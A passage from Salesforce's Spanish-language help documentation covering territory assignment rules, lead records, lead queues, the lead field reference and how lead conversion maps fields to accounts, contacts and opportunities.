Tienen campos de territorio las cuentas, oportunidades y usuarios. Las cuentas y los usuarios pueden asociarse a varios territorios. Una oportunidad se puede asociar a un solo territorio.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

## ¿Cuándo evalúan cuentas las reglas de asignación de cuentas?

Nota: Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

Las reglas de asignación de cuentas activas evalúan automáticamente cuentas y las asignan a territorios cuando:

- Se crea una cuenta utilizando la interfaz de usuario de Salesforce, la API de Force.com o un cliente como Connect Offline.
- Se importa una cuenta mediante un asistente de importación.
- Se crea una cuenta por conversión de un candidato.
- Una cuenta se modifica y guarda si se selecciona la casilla de verificación `Seleccionar de manera predeterminada` para la opción `Casilla de verificación "Evaluar esta cuenta con respecto a reglas de territorio al guardar"` bajo **Propiedades de formato**. Si la regla de asignación de cuentas inicia un cambio en la propiedad de una oportunidad, deberá tener acceso de transferencia en la oportunidad.
- Una cuenta se modifica y guarda a través de la API de Force.com.
- Se hace clic en **Ejecutar reglas** en una página de detalles de territorios, siempre que la casilla de verificación `Excluir de reglas de asignación de territorios` no esté seleccionada en la cuenta.
- Se hace clic en **Guardar y Ejecutar reglas** en la página de reglas de asignación de cuentas de gestión para un territorio, siempre que la casilla de verificación `Excluir de reglas de asignación de territorios` no esté seleccionada en la cuenta.
- Las cuentas duplicadas se combinan.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre la gestión de territorios

# Seguimiento de oportunidades potenciales como candidatos

## Candidatos

Realice un seguimiento de los clientes potenciales además de sus contactos y oportunidades con registros de candidatos de Salesforce. Después de cualificar sus registros de candidatos, conviértalos en contactos y cree cuentas para ellos (si no tiene aún las cuentas en Salesforce). Y con ello, cree oportunidades para reforzar sus oportunidades en curso.

Independientemente de si está trabajando en Lightning Experience o Salesforce Classic, trabaja con una lista de candidatos. Desde la lista, crea, localiza y trabaja con los candidatos en los que está centrado en estos momentos.

Asocie tareas y eventos relevantes con esos candidatos. Convierta sus candidatos cualificados en contactos que tienen oportunidades asociadas a ellos. Para cualquier registro de candidato que marca como Incondicional, piense en volver a visitarlos más tarde para ver si las necesidades de esos clientes potenciales para sus productos y servicios ha cambiado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Convertir candidatos cualificados
- Gestionar correo electrónico y plantillas en Lightning Experience
- Gestionar el trabajo y ver la actividad anterior en Lightning Experience

## Directrices para la creación de candidatos

Obtenga algunas directrices cuando crea manualmente candidatos para realizar un seguimiento de sus clientes potenciales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Desde la ficha Candidatos en Salesforce Classic, puede asignar el candidato automáticamente utilizando la regla de asignación de candidatos activa. Para ello, seleccione `Asignar mediante las reglas de asignación activas`. De lo contrario, el candidato pertenece a usted.

  Si asigna el nuevo candidato automáticamente, el tipo de registro del candidato puede cambiar, dependiendo del comportamiento que ha especificado su administrador para reglas de asignación.

- Si su equipo de ventas utiliza divisiones, la división de un nuevo candidato se establece automáticamente en su división predeterminada, a menos que seleccione anualmente una diferente.
- Su administrador determina el estado de candidato predeterminado para nuevos candidatos.
- El candidato se marca como "Leído" y no aparecerá en la vista de listas Mis candidatos no leídos. Pero en Salesforce Classic. si guarda el candidato haciendo clic en **Guardar y nuevo**, el candidato es marcado como "No leído".

# Página de inicio de candidatos

Al hacer clic en la ficha Candidatos, aparece la página de inicio de candidatos.

- En la sección **Vistas de los candidatos**, seleccione una vista de lista de la lista desplegable para ir directamente a dicha página, o haga clic en **Crear vista** para definir su propia vista personalizada.

  Para ver los candidatos de una cola, seleccione la lista de dicha cola de la lista desplegable. Para cada cola que el administrador crea, Salesforce agrega una vista de lista de las colas correspondientes.

  Nota: El modelo de colaboración de toda la organización de un objeto determina el acceso que tienen los usuarios a los registros de dicho objeto en colas:

  **Lectura/escritura/transferencia pública**
  Los usuarios pueden visualizar y asumir la propiedad de registros de cualquier cola.

  **Lectura/escritura pública o Sólo lectura pública**
  Los usuarios pueden ver cualquier cola pero sólo pueden asumir la propiedad de registros de colas de las que sean miembros o, dependiendo de la configuración de colaboración, si están por encima de un miembro de la cola en la jerarquía de funciones o territorios.

  **Privado**
  Los usuarios sólo pueden ver y aceptar registros de colas de las que sean miembros o, dependiendo de la configuración de colaboración, si están por encima de un miembro de la cola en la jerarquía de funciones o territorios.

  Con independencia del modelo de colaboración, los usuarios deben tener el permiso "Editar" para tomar la propiedad de los registros de las colas de las que son miembros. Los administradores y usuarios con permiso de nivel de objeto "Modificar todos" de casos y los usuarios con el permiso "Modificar todos los datos" pueden ver y tomar casos de cualquier cola, independientemente del modelo de colaboración o de si son miembros de la cola.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Candidatos:
- "Leer" en candidatos

Para ver candidatos:
- "Leer" en candidatos

Para crear candidatos:
- "Crear" en candidatos

- En la sección **Candidatos recientes**, seleccione un elemento de la lista desplegable para mostrar una lista breve de los candidatos más importantes que cumplen sus criterios. En la lista, al hacer clic en el nombre de cualquier candidato se accede directamente a sus detalles. Alterne entre los vínculos **Mostrar 25 elementos** y **Mostrar 10 elementos** para cambiar el número de elementos que deben mostrarse. Los campos que ve se establecen en función del formato de búsqueda de la "Ficha Candidatos" que el administrador ha definido y de la configuración de seguridad a nivel de campo (disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition). Las opciones de Candidatos recientes son:

| Opciones de Candidatos recientes | Descripción |
|---|---|
| **Mis candidatos no leídos** | Los últimos diez o veinticinco candidatos que tiene asignados y que aún no ha consultado ni modificado. Esta lista sólo incluye los registros que son de su propiedad. |
| **Mostrado recientemente** | Los últimos diez o veinticinco candidatos que haya consultado, con el candidato visto más recientemente en primer lugar. Esta lista se deriva de los elementos recientes e incluye los registros que son de su propiedad y propiedad de otros usuarios. |

| Opciones de Candidatos recientes | Descripción |
| --- | --- |
| **Creado recientemente** | Los últimos diez o veinticinco candidatos que haya creado, con el candidato creado más recientemente en primer lugar. Esta lista sólo incluye los registros que son de su propiedad. |

- Si el administrador ha activado la creación rápida, podrá agregar un nuevo candidato desde el área **Creación rápida** situada en la barra lateral de la página de inicio de los candidatos. Otra opción consiste en hacer clic en **Nuevo** junto a la sección **Candidatos recientes** para crear un candidato nuevo.
- En **Informes**, haga clic en el nombre de un informe para abrirlo.
- En la sección **Resumen**, seleccione los valores y haga clic en **Ejecutar informe** para ver una lista resumida de los candidatos.
- Seleccione cualquiera de los vínculos ubicados en **Herramientas** para gestionar los candidatos.
- Si se comparten candidatos con contactos externos a través de Salesforce to Salesforce, seleccione una de las vistas de lista bajo **Candidatos de conexiones** para ver los candidatos que sus socios comerciales han compartido.

CONSULTE TAMBIÉN

Candidatos

Gestión de candidatos

Cuentas, contactos y candidatos sociales

## Reasignar candidatos desde una cola

La aceptación de candidatos procedentes de una cola es una sencilla manera de reasignarse candidatos a sí mismo.

1. Vaya a una vista de lista que muestre una cola de candidatos. Si no ve una cola de candidatos, solicite a su administrador que le agregue como miembro de la cola.
2. Seleccione los candidatos que desea que sean de su propiedad.
3. Haga clic en **Aceptar**.

Para reasignar un único candidato desde una cola, vaya a la página de detalle del registro y cambie el propietario del registro.

CONSULTE TAMBIÉN

Cambiar el propietario de un registro.

Transferencia masiva de registro

Colas

Candidatos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar o aceptar la propiedad de candidatos en una cola:

- "Modificar" en candidatos

# Campos de candidatos

Un candidato tiene los siguientes campos, que se muestran en orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

Si se añadió el registro de candidatos desde Data.com, ciertos campos, identificados aquí, se completarán con el valor de Data.com o Dun & Bradstreet (D&B) si un valor está disponible. Algunos campos de candidatos de Data.com solo están disponibles para organizaciones que utilicen un producto específico de Data.com.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción | Acepta valor de Data.com o D&B |
|---|---|---|
| `Dirección` | Dirección del candidato, por ejemplo, 475 Boardwalk Ave. Hasta 255 caracteres permitidos en este campo. | ✔ (Data.com) |
| `Ingresos anuales` | Cantidad de ingresos anuales para la empresa del candidato. | ✔ (D&B) |
| `Campaña` | Nombre de la campaña responsable de la generación del candidato. Solo aparece al crear un nuevo candidato. Los datos introducidos en este campo se almacenan en la lista relacionada Historial de la campaña del candidato. | |
| `Ciudad` | Parte de la dirección del candidato que corresponde a la ciudad, por ejemplo, San Francisco. Se admiten hasta 40 caracteres en este campo. | ✔ (Data.com) |
| `Estado de limpieza` | El estado de limpieza del registro en comparación con Data.com. Los valores son `Sin comparación`, `Sincronizado`, `Revisado`, `Diferente`, `No encontrado` e `Inactivo`. Este campo está disponible si utiliza Data.com Prospector o Data.com Clean. | ✔ (Data.com) |
| `Empresa` | Nombre de la empresa con la que está afiliado el candidato. Se admiten hasta 255 caracteres en este campo. | ✔ (D&B) |
| `Número D-U-N-S de la empresa` | El número del Sistema Universal de Numeración de Datos (D-U-N-S) es un número único compuesto por nueve dígitos que se asigna a cada unidad comercial en la base de datos de D&B con una operación única, separada y distinta. Los números de D-U-N-S son utilizados por sectores y organizaciones de todo el mundo como un estándar global para el seguimiento y la identificación de negocios. Este campo está disponible si utiliza Data.com Prospector o Data.com Clean. | ✔ (D&B) |

| Campo | Descripción | Acepta valor de Data.com o D&B |
|---|---|---|
| | Nota: Para ver el número de D-U-N-S completo,<br>• Añada el candidato a Salesforce si no la tiene aún, o<br>• Limpie el candidato con Data.com si ya existe en Salesforce<br>Hasta que añada o limpie el registro, sus primeros cinco dígitos se ocultarán con asteriscos (*). | |
| `Nombre de la empresa (Local)` | Nombre de la empresa en el idioma local. | |
| `País` | País donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. | |
| `Creado por` | Usuario que ha creado el candidato, incluyendo la fecha y la hora de creación. (Sólo lectura) | |
| `D&B Company` | Un vínculo al registro correspondiente de D&B Company que muestra campos de Dun & Bradstreet (D&B) para el candidato. Utilice la búsqueda si necesita asociar un registro correspondiente de D&B diferente con el candidato. Este campo solo está disponible en organizaciones que utilizan Data.com Prospector o Data.com Clean. | ✔ (D&B) |
| `Clave de Data.com` | El Id. de la empresa en Data.com. Cuando se comparan registros de Salesforce con registros de Data.com (mediante limpieza manual o trabajos de limpieza automatizados), si Data.com encuentra una coincidencia, se vinculan los dos registros con el valor numérico de este campo. | ✔ (Data.com) |
| `Descripción` | Descripción del candidato. Se admiten hasta 32 KB de datos en este campo. Sólo aparecen los primeros 255 caracteres en informes. | |
| `No llamar` | Si el contacto desea que se le llame por teléfono. Si utiliza Data.com, el valor del campo `Teléfono` se ocultará en los resultados de búsqueda y la tarjeta de contacto y estará en blanco en archivos `.csv` creados cuando exporta registros. | |
| `Correo electrónico` | Dirección de correo electrónico del candidato. Debe ser una dirección de correo electrónico válida con el formato: jperez@acme.com. Se admiten hasta 80 caracteres en este campo.<br>Haga clic en la dirección de correo electrónico en este campo para enviar un correo electrónico utilizando su aplicación de correo electrónico personal. Si la función Botones y vínculos de Gmail está activada, puede hacer clic en el vínculo de Gmail junto al campo para enviar un correo electrónico desde su cuenta de Gmail. Consulte Gmail™ en Salesforce en la página 3760 para obtener más información. | ✔ (Data.com) |
| `No recibir correos electrónicos` | Si el contacto desea recibir correos electrónicos. Si utiliza Data.com, el valor del campo `Correo electrónico` se ocultará en los | |

| Campo | Descripción | Acepta valor de Data.com o D&B |
|---|---|---|
| | resultados de búsqueda y la tarjeta de contacto y estará en blanco en archivos `.csv` creados cuando exporta registros. | |
| `Fax` | Número de fax del candidato. Se admiten hasta 40 caracteres en este campo. | |
| `No recibir fax` | El candidato no ha solicitado ser incluido en la transmisión de faxes. | |
| `Nombre` | Nombre del candidato, tal y como aparece en la página de modificación del candidato. Se admiten hasta 40 caracteres en este campo. | ✔ (Data.com) |
| `Nombre (Local)` | El nombre del candidato se traduce al idioma local. | |
| `Sector` | Actividad principal de la empresa del candidato. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | ✔ (Data.com) |
| `Apellidos` | Apellido del candidato, tal y como aparece en la página de modificación del candidato. Se admiten hasta 80 caracteres en este campo. | ✔ (Data.com) |
| `Apellidos (Local)` | El apellido del candidato se traduce al idioma local. | |
| `Última fecha de transferencia` | La fecha del último cambio del propietario del candidato. | |
| `Divisa del candidato` | Divisa predeterminada de todos los campos de importe del candidato. Las cantidades mostradas en la divisa del candidato y también se convierten a la divisa personal del usuario. Sólo disponible para organizaciones que utilicen varias divisas. | |
| `División de candidatos` | División a la que pertenece el candidato. Disponible únicamente en organizaciones que emplean divisiones para segmentar sus datos. | |
| `Propietario del candidato` | Propietario asignado del candidato. | |
| `Tipo de registro del candidato` | Nombre del campo que determina los valores de la lista de selección disponibles para el registro. El tipo de registro puede estar asociado a un proceso del candidato. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. | |
| `Origen del candidato` | Origen del candidato; por ejemplo, anuncio, socio o web. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | ✔ (Data.com) |
| `Estado del candidato` | El estado del candidato, por ejemplo, abierto, contactado o preparado. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |

| Campo | Descripción | Acepta valor de Data.com o D&B |
|---|---|---|
| Segundo nombre | Segundo nombre del candidato, tal y como aparece en la página de modificación del candidato. Se admiten hasta 40 caracteres en este campo.<br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *Interfaz de usuario* en el cuadro Búsqueda rápida y luego seleccione **Interfaz de usuario**. A continuación, seleccione Activar los sufijos de nombres en los nombres de persona | |
| Segundo nombre (Local) | El segundo nombre del candidato, traducido al idioma local.<br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *Interfaz de usuario* en el cuadro Búsqueda rápida y luego seleccione **Interfaz de usuario**. A continuación, seleccione Activar los sufijos de nombres en los nombres de persona | |
| Móvil | Número de teléfono móvil. Se admiten hasta 40 caracteres en este campo. | |
| Modificado por | Usuario que ha modificado por última vez los campos del candidato, incluyendo la fecha y la hora de modificación. No afecta a los cambios realizados en alguno de los elementos de la lista relacionada del candidato. (Sólo lectura) | |
| Nombre | Combinación del nombre, el segundo nombre (beta), los apellidos y el sufijo (beta) del candidato, tal y como aparecen en la página de detalles del candidato. | ✓ (Data.com) |
| Número de empleados | Número de empleados en la empresa del candidato. | ✓ (D&B) |
| Teléfono | Número de teléfono principal del candidato. Se admiten hasta 40 caracteres en este campo. | ✓ (Data.com) |
| Cuenta de socio | Campo de sólo lectura que indica que el propietario del candidato es un usuario del socio. | |
| Valoración | Indica el valor o cliente potencial del candidato, por ejemplo, Caliente, Templado o Frío. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| Leer | Un marcador que indica que se ha visto o modificado el candidato por el propietario del candidato. No aparece un marcador en las páginas de detalles y modificación del candidato. Los candidatos que no están | |

| Campo | Descripción | Acepta valor de Data.com o D&B |
|---|---|---|
| | marcados como "Leído" no contienen una marca de verificación en la columna No leído en las vistas de la lista de candidatos. | |
| `Saludo` | Título para dirigirse al candidato, por ejemplo, Sr., Sra., Dr., o Prof. La entrada se selecciona de una lista de selección de valores disponibles, configurada por un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| `Estado/Provincia` | Estado o provincia donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. | |
| `Sufijo` | Sufijo del nombre del candidato, tal y como aparece en la página de modificación del candidato. Se admiten hasta 40 caracteres en este campo.<br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación, seleccione `Activar los sufijos de nombres en los nombres de persona` | |
| `Título` | Posición del candidato en su empresa. Se admiten hasta 80 caracteres en este campo. | ✔ (Data.com) |
| `No leído` | Un marcador que indica que no se ha visto o modificado el candidato por el propietario del candidato. No aparece un marcador en las páginas de detalles y modificación del candidato. Los candidatos que no están marcados como "No leído" no contienen una marca de verificación en la columna No leído en las vistas de la lista de candidatos. | |
| `Vínculos personalizados` | Lista de vínculos personalizados para candidatos definida por el administrador. | |
| `Sitio Web` | URL del sitio Web de la empresa, por ejemplo, www.acme.com. Se permiten hasta 255 caracteres en este campo; solo aparecen los 50 primeros. | |
| `Código postal` | Parte de la dirección del candidato que corresponde al código postal. Se admiten hasta 20 caracteres en este campo. | ✔ (Data.com) |

CONSULTE TAMBIÉN

Asignación de campos para la conversión de candidatos

# Convertir candidatos cualificados

Mantenga el proceso de ventas en marcha cuando cualifique un candidato y lo convierta en un contacto. Relacione ese contacto con una cuenta existente en Salesforce o con una cuenta que cree. Además, si la conversión del candidato da como resultado una negociación que parece prometedora, cree un registro de oportunidad al mismo tiempo.

Recuerde que no puede invertir la conversión de candidato. Cuando convierte candidatos a contactos o cuentas, el proceso crea en ocasiones registros duplicados. En ese caso, mostramos una advertencia (las advertencias personalizadas configuradas por su administrador no aparecen durante la conversión de candidatos). El modo en que se gestionan estos registros duplicados depende de cómo su administrador ha configurado Gestión de duplicados y Conversión de candidatos de Apex. Por ejemplo, su administrador puede requerirle resolver los duplicados antes de finalizar la conversión. Una vez convertido, un registro de candidato ya no se puede buscar en Salesforce Classic. El nuevo registro de cuenta, contacto u oportunidad creado desde el candidato convertido se puede buscar. En Lightning Experience, tanto el registro de candidato convertido y el nuevo registro basado en el candidato convertido tiene capacidad de búsqueda. No obstante, no puede acceder al registro de candidato convertido para ver o modificar desde la página de resultados de la búsqueda.

1. Después de elegir la conversión de un registro de candidato, seleccione una cuenta existente o introduzca un nombre de cuenta para el registro que está creando.
2. *Solo Salesforce Classic:* Si actualiza una cuenta personal, seleccione la opción para sobrescribir el origen de candidatos en la cuenta personal con el valor desde el candidato.
3. Si desea crear un registro de oportunidad, asígnele un nombre.
4. Convierta el candidato.

CONSULTE TAMBIÉN

Consideraciones para la conversión de candidatos

Asignación de campos para la conversión de candidatos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para convertir candidatos:

- "Crear" y "Modificar" en candidatos, cuentas, contactos y oportunidades

  Y

  "Convertir candidatos"

  Y

  "Leer" en cualquier campaña relacionada

Para evitar la creación de registros duplicados al convertir candidatos:

- "Requerir validación para candidatos convertidos"

## Consideraciones para la conversión de candidatos

Aprenda lo que ocurre con los candidatos cualificados cuando los convierte en cuentas, contactos y oportunidades.

Cuando convierte candidatos cualificados, Salesforce mueve los miembros de cualquier campaña a los nuevos contactos. Los candidatos se convierten en registros de solo lectura, salvo que su administrador le proporcione permiso para modificarlos. Si las cuentas y los contactos existentes comparten los nombres especificados en los candidatos, puede seleccionar la actualización de los contactos y las cuentas existentes. Salesforce agrega información desde el candidato en los campos vacíos; Salesforce no sobrescribe datos de cuenta y contacto existentes.

Todas las actividades abiertas y cerradas de los candidatos se vinculan a las cuentas, los contactos y las oportunidades. Puede asignar el propietario de los registros y programar tareas de seguimiento. Cuando se asigna un propietario nuevo, solo se asignan las actividades abiertas al nuevo propietario. Si tiene campos de candidatos personalizados, esa información también se puede insertar en campos personalizados de cuenta, contacto u oportunidad. No puede visualizar candidatos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

convertidos aunque aparezcan en informes de candidatos. Salesforce actualiza los campos de sistema `Fecha de última modificación` y `Autor de la última modificación` de los candidatos convertidos cuando se modifican los valores de lista de selección incluidos en los candidatos convertidos.

| | |
|---|---|
| Campañas | Si el candidato coincide con un contacto existente y ambos registros están vinculados con la misma campaña, el estado del miembro de campaña se determina con cualquiera que le siga en el ciclo de vida de la campaña. Por ejemplo, si el estado del miembro de candidato es "enviado" y el estado del miembro del contacto es "respondido", se aplicará el valor respondido al contacto.<br>La información de la campaña relacionada está siempre asociado con el nuevo registro de contacto, independientemente del acceso de colaboración del usuario en la campaña.<br>Cuando se asocia más de una campaña con un candidato, se aplica la campaña asociada más recientemente al campo `Origen de campaña principal` en la oportunidad, independientemente del acceso de colaboración del usuario en la campaña. |
| Chatter | Cuando convierte un candidato en una cuenta existente, no sigue esa cuenta automáticamente. Sin embargo, cuando convierte el candidato en una cuenta nueva, sigue la nueva cuenta automáticamente, a no ser que haya desactivado el seguimiento de noticias en tiempo real para cuentas en su configuración de Chatter. |
| Data.com / D&B Company | Si utiliza Data.com Premium, cuando agrega un candidato de Data.com, se crea un registro de D&B Company correspondiente (si no existe en Data.com) automáticamente en Salesforce y se vincula al registro de candidato a través de su campo `D&B Company`. Si convierte ese candidato más adelante:<br>• Si se crea la cuenta a partir de una conversión, el valor del campo `Número D-U-N-S de la empresa` del candidato se transfiere al campo `Número D-U-N-S` de la cuenta, y el valor del campo `D&B Company` del candidato se transfiere al campo `D&B Company` de la cuenta.<br>• Su valor del campo `Clave de Data.com` se transfiere al campo `Clave de Data.com` del contacto.<br>Si utiliza Data.com Corporate, no se crea ningún registro de D&B Company, pero el valor del campo `Clave de Data.com` del candidato se transfiere al campo `Clave de Data.com` del contacto. |
| Divisiones | La cuenta, el contacto y la oportunidad nuevos se asignan a la misma división que el candidato. Si actualiza una cuenta existente durante la conversión del candidato, la división de la cuenta no cambia y el contacto y la oportunidad nuevos heredan la división de la cuenta. |
| Gestión de duplicados | Cuando convierte candidatos a contactos o cuentas, el proceso crea en ocasiones registros duplicados. En ese caso, mostramos una advertencia (las advertencias personalizadas configuradas por su administrador no aparecen durante la conversión de candidatos). El modo en que se gestionan estos registros duplicados depende de cómo su administrador ha configurado Gestión de duplicados y Conversión de candidatos de Apex. Por ejemplo, su administrador puede requerirle resolver los duplicados antes de finalizar la conversión. |
| Gestión de territorio de empresa | La asignación de territorio de oportunidad basada en filtro no se desencadena cuando se crea una oportunidad a través de la conversión de candidatos. |
| Contacto existente | Cuando actualiza un contacto existente con un candidato que esté convirtiendo, la información del candidato de los campos de listas de selección múltiple se traslada al contacto existente solo si los campos coincidentes del contacto están en blanco. |
| Nombre de candidatos locales | El `Nombre de la empresa (Local)` en el candidato se asigna automáticamente al `Nombre de cuenta (Local)`, junto con sus campos de nombre estándar asociados. |

| | |
|---|---|
| Cuentas personales | Con cuentas personales activadas, puede convertir candidatos en cuentas personales o cuentas empresariales. Los candidatos que no tienen un valor en el campo `Empresa` se convierten en cuentas personales. Los candidatos que no tienen un valor en el campo `Empresa` se convierten en cuentas empresariales.<br><br>Le recomendamos que utilice diferentes tipos de registro de candidatos y formatos de página para diferenciar los candidatos que se convierten en cuentas personales de aquellos que se convertirán en cuentas comerciales. De forma específica, elimine el campo `Empresa` de los formatos de página para candidatos que se convierten en cuentas personales. Luego, convierta el campo `Empresa` en obligatorio en los formatos de página para candidatos que se convierten en cuentas comerciales.<br><br>Si convierte un candidato y lo adjunta a una cuenta personal que otro usuario posee, el propietario de la cuenta personal se convierte en el propietario del contacto.<br><br>Si convierte un candidato propiedad de otra persona y lo adjunta a una cuenta personal que posee, el propietario del candidato se convierte en el propietario del contacto. |
| Tipos de registro | Si el candidato tiene un tipo de registro, se asignará el tipo de registro predeterminado del usuario que está convirtiendo el candidato a registros creados durante la conversión del candidato.<br><br>El tipo de registro predeterminado del usuario que está convirtiendo el candidato determina los valores de origen del candidato disponibles durante el proceso de conversión. Si los valores de origen del candidato que desea no están disponibles, agregue los valores al tipo de registro predeterminado del usuario que está convirtiendo el candidato. |
| Búsqueda | Una vez convertido, un registro de candidato ya no se puede buscar en Salesforce Classic. No obstante, el nuevo registro de cuenta, contacto u oportunidad creado desde el candidato convertido se puede buscar. En Lightning Experience, tanto el registro de candidato convertido y el nuevo registro basado en el candidato convertido tiene capacidad de búsqueda; no obstante, no puede acceder al registro de candidato convertido para ver o modificar desde la página de resultados de la búsqueda. |
| Campos de candidatos estándar y personalizados | El sistema asigna campos de candidatos estándar automáticamente a campos de cuenta, contacto y oportunidad estándar.<br><br>Para campos de candidato personalizados, su administrador puede especificar cómo se asignan a campos de cuenta, contacto y oportunidad personalizados.<br><br>El sistema asigna los valores de la lista de selección predeterminada para la cuenta, el contacto y la oportunidad al asignar campos en blanco de la lista de selección de candidatos estándar. Si su organización utiliza tipos de registro, los valores en blanco se sustituyen por los valores de la lista de selección predeterminados del nuevo propietario de registro. |
| Administración de territorios | Si su organización utiliza administración de territorios, se evaluará la nueva cuenta con reglas de asignación de cuentas y se asignará a uno o más territorios. Si las reglas asignan la cuenta a un territorio exactamente, la oportunidad se asignará también a ese territorio. Si las reglas asignan la cuenta a varios territorios, la oportunidad no se asignará a ningún territorio. |
| Desencadenadores | Durante la conversión de candidatos, se activan los desencadenadores de Apex y se aplican las reglas de validación y los campos personalizados necesarios para todos, solo si se activan la validación y los desencadenadores de conversión de candidatos en su organización.<br><br>Salesforce omite los filtros de búsqueda durante la conversión de candidatos si la casilla `Requerir validación para candidatos convertidos` en la página Configuración de candidatos no está seleccionada. |

| | |
|---|---|
| Flujo de trabajo | No puede convertir un candidato asociado a un proceso de aprobación activo o con acciones de flujo de trabajo pendientes.<br>La conversión de un candidato a una cuenta personal no desencadena reglas de flujo de trabajo.<br>Cuando alguien que no es el propietario del candidato convierte al candidato, todas las tareas de flujo de trabajo asociadas al candidato que estén asignadas a dicho usuario, excepto las alertas por correo electrónico, se vuelven a asignar al propietario del candidato. Las tareas de flujo de trabajo asignadas a usuarios que no sean el propietario del candidato y el convertidor de candidatos no se cambian.<br>Si la validación y los desencadenadores de conversión de candidatos están activados, la conversión de un candidato puede desencadenar en una acción de flujo de trabajo en un candidato. Por ejemplo, si existe una regla de flujo de trabajo activa que actualiza un campo de candidato o transfiere la propiedad de un candidato, esa regla puede desencadenarse cuando se convierte el candidato, incluso si el candidato no está visible en la ficha Candidatos como un resultado de la conversión. Permita al proceso de flujo de trabajo finalizar antes de actualizar campos de candidatos, a no ser que el guardado o conversión de candidatos falle. Si una regla crea una tarea como resultado de una conversión del candidato, la tarea se asigna al contacto recién creado y se relaciona con la cuenta o la oportunidad asociada. |

CONSULTE TAMBIÉN

Convertir candidatos cualificados

## Asignación de campos para la conversión de candidatos

Conozca cómo los campos de candidatos se convierten en campos de contacto, cuenta, cuenta personal y oportunidad cuando convierte un candidato.

Cuando convierte registros de candidatos, los campos de candidato estándar se asignan automáticamente a campos de contacto, cuenta, cuenta personal y oportunidad. Si tiene campos personalizados, su administrador especifica los campos a los que se asignan en sus registros recién creados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo de candidato | Se asigna a |
|---|---|
| `Dirección` | Cuenta: `Dirección de facturación`<br>Cuenta personal: `Dirección postal` y `Dirección de facturación`<br>Contacto: `Dirección de correo` |
| `Ingresos anuales` | Cuenta: `Ingresos anuales`<br>Cuenta personal: `Ingresos anuales` |
| `Campaña` | Oportunidad: `Origen de la campaña principal`<br>Para candidatos asociados con varias campañas, Salesforce agrega la campaña asociada más reciente a la oportunidad, incluso si el representante de ventas no puede acceder a esa campaña. |

| Campo de candidato | Se asigna a |
| --- | --- |
| Ciudad | Cuenta: Ciudad de facturación<br>Cuenta personal: Dirección postal: Ciudad y Ciudad de facturación |
| Empresa | Cuenta: Nombre de la cuenta<br>Contacto: Cuenta<br>Oportunidad: Nombre de oportunidad y Nombre de cuenta |
| Nombre de la empresa (Local) | Cuenta: Nombre de la cuenta (Local) |
| País | Cuenta: País de facturación<br>Cuenta personal: Dirección postal: País y País de facturación |
| Código de país | Cuenta: Código de país de facturación<br>Cuenta personal: Código de país de correo y Código de país de facturación |
| Descripción | Contacto: Descripción |
| No llamar | Contacto: No llamar<br>Este campo no se actualiza en el caso de candidatos convertidos en contactos existentes.<br>Cuenta personal: No llamar |
| Correo electrónico | Contacto: Correo electrónico<br>Cuenta personal: Correo electrónico |
| No recibir correos electrónicos | Contacto: No recibir correos electrónicos<br>Este campo no se actualiza en el caso de candidatos convertidos en contactos existentes.<br>Cuenta personal: No recibir correos electrónicos |
| Fax | Cuenta: Fax<br>Cuenta personal: Fax<br>Contacto: Fax |
| No recibir fax | Contacto: No recibir fax<br>Cuenta personal: No recibir fax |
| Nombre | Contacto: Nombre<br>Cuenta personal: Nombre |
